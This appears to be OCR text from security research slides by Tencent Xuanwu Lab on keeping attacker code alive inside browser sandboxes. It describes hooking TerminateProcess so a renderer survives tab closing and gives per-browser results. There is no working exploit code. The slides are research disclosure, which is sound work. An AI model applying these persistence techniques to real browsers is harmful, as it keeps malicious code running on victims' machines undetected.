Attacking Browser Sandbox: Live Persistently and Prosperously

Yongke Wang, Bin Ma, Huiming Liu

Tencent Security Xuanwu Lab

Who Are We?

- **Tencent**
  - Largest social media and entertainment company in China
- **Tencent Security Xuanwu Lab**
  - Applied and real world security research
- **About us: Members of Advanced Security Team**
  - Yongke Wang (@Rudykewang)
  - Bin Ma (@mabin004)
  - Huiming Liu (@liuhm09)

Tencent 腾讯


腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Outline

- 1. Sandbox Introduction
- 2. Previous Work and Motivation
- 3. Survive the Tab Closing -- Renderer Process Persistence
- 4. Survive the Device Rebooting -- Cache Persistence
- 5. Survive the Re-Install -- Clone Attack
- 6. Conclusion

Sandbox Introduction

- Mandatory access controlled environment
- Isolated Process when HTML rendering and JavaScript execution
- Limited resource access
- Limited IPC/kernel interaction access
- Site Isolation (new feature)
  - Enable by default in Chrome 67 on Win, Mac, Linux, and Chrome OS. May 2018



Sandbox Introduction

- Sandbox Escape is difficult
  - More and more new features and limitations
  - More/New features-> More bugs? Not for sandbox!
  - More gains -> More Pains
    - ZERODIUM pay **$500,000** for Windows' Chrome RCE with sandbox escape (previously: **$250,000**)
    - Google pay **$7,500** for Chrome RCE (No Sandbox Escape)

Change our mind: Attacking Sandbox Without Breaking it

- 1. What we can do inside the sandbox?

- 2. How about not breaking sandbox but living in it persistently and prosperously?

Related Work


- Previous attack within sandbox
  - Renderer RCE
  - Credentials Stealing (cookie, token)
  - Lateral Movement (ports scanning)
  - Side Channel Attack (Meltdown, Spectre)
- When users close the tabs…All those attacks will gone.

Related Work

- Persistent Attack When tabs are open
  - 1. Retaining Communication
    - CORS/DNS Tunnel/WebSocket
  - 2. Retaining Control
    - XSS+Iframe/Click hijacking/Browser Event
- Persistence outside the sandbox
    - Escape the sandbox using vulnerabilities
- Not universal ,outdated or too hard...

How To Live in Sandbox After Closing the Tabs?

Our research goal: longer and longer





Outline

- 1. Sandbox Introduction
- 2. Previous Work and Motivation
- **3. Survive the Tab Closing -- Renderer Process Persistence**
- 4. Survive the Device Rebooting -- Cache Persistence
- 5. Survive the Re-Install -- Clone Attack
- 6. Conclusion

Renderer Process Persistence

- Goal - Survive the Tab Closing
- Method - Hook Exit function in renderer process






Renderer Process Persistence - Our Attack Strategy

Click Close Button

Don't Know whether Close Or Not?

Method 1: Close yourself

Method 2: If not, I'll kill you



Renderer Process Persistence

- Test result


Browser	Platform	Result
Edge	Windows	√
IE	Windows	√
Firefox	Windows	√
Chrome	Windows	X
	Linux	X
	Mac	X
	Android	√

Edge IE and Firefox on Windows

- **Succeed** to survive tab closing
  - Hooking *TerminateProcess* API in renderer process
  - Only use Method 1 to close the tab


How Chrome closes the tab?

- Main Call Graph



Chrome on Windows


- Details of Function 1



- Usually, return “TERMINATION_STATUS_STILL_RUNNING” status

Chrome on Windows


- Details of Function 2



Ref: https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-terminateprocess

Chrome on Linux/Mac


- Details of Function 1



- Usually, return “TERMINATION_STATUS_STILL_RUNNING” status

Chrome on Linux/Mac

- Details of Function 2



- So, the renderer process must die!!!

Ref: https://www.gnu.org/software/libc/manual/html_node/Termination-Signals.html

Renderer Process Persistence

Renderer Process Persistence

Chrome on Android - Overall Introduction

- The parent process of renderer is **webview_zygote**, not browser process
- Browser process **cannot** call “waitpid” to get renderer process status like Linux/Mac

```
bash-3.2$ adb shell ps -A | grep webview_zygote
webview_zygote 6628   1     1455016  39704   0  S  webview_zygote32
bash-3.2$
bash-3.2$ adb shell ps -A | grep com.android.chrome
u0_a56         10780  3730  1844440  115592  0  S  com.android.chrome
u0_i0          11380  6628  1691024  73760   0  S  com.android.chrome:sandboxed
u0_a56         11456  3730  1815700  72236   0  S  com.android.chrome:privileged_process0
```

Chrome on Android - Different from Windows/Linux/Mac

- The difference:

Browser process didn’t terminate renderer forcibly!

